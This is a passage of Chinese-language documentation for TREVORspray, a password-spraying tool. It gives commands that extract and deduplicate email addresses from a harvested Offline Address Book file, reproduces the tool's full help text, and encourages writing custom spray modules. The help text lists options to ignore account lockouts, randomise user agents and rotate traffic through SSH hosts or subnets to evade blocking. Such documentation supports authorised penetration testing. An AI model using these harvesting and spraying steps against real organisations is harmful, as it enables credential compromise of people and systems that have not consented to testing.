cd libmspack/libmspack/
./rebuild.sh
./configure
make

# 解压 LZX 文件
./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# 提取所有字符串
strings oab.bin
# 提取并去重邮箱
egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file

advanced arguments:
  Round-robin traffic through remote systems via SSH (overrides --threads)

  -t, --threads THREADS
                        Max number of concurrent requests (default: 1)
  -f, --force           Try all usernames/passwords even if they've been tried before
  -d, --delay DELAY     Sleep for this many seconds between requests
  -ld, --lockout-delay LOCKOUT_DELAY
                        Sleep for this many additional seconds when a lockout is encountered
  -j, --jitter JITTER   Add a random delay of up to this many seconds between requests
  -e, --exit-on-success
                        Stop spray when a valid cred is found
  -nl, --no-loot        Don't execute loot activites for valid accounts
  --ignore-lockouts     Forces the spray to continue and not stop when multiple account lockouts are detected
  --timeout TIMEOUT     Connection timeout in seconds (default: 10)
  --random-useragent    Add a random value to the User-Agent for each request
  -6, --prefer-ipv6     Prefer IPv6 over IPv4
  --proxy PROXY         Proxy to use for HTTP and HTTPS requests
  -v, --verbose, --debug
                        Show which proxy is being used for each request

SSH Proxy:
  Round-robin traffic through remote systems via SSH (overrides --threads)

  -s, --ssh USER@SERVER [USER@SERVER ...]
                        Round-robin load-balance through these SSH hosts (user@host) NOTE: Current IP address is also used once per round
  -i, -k, --key KEY     Use this SSH key when connecting to proxy hosts
  -b, --base-port BASE_PORT
                        Base listening port to use for SOCKS proxies
  -n, --no-current-ip   Don't spray from the current IP, only use SSH proxies

Subnet Proxy:
  Send traffic from random addresses within IP subnet

  --subnet SUBNET       Subnet to send packets from
  --interface INTERFACE
                        Interface to send packets on
如果你需要喷洒某个尚未支持的服务器/接口,你可以编写自己的喷洒模块!这是一个很好的选择,因为自定义模块可以享受 TREVORspray 的所有特性——例如代理、延迟、抖动等。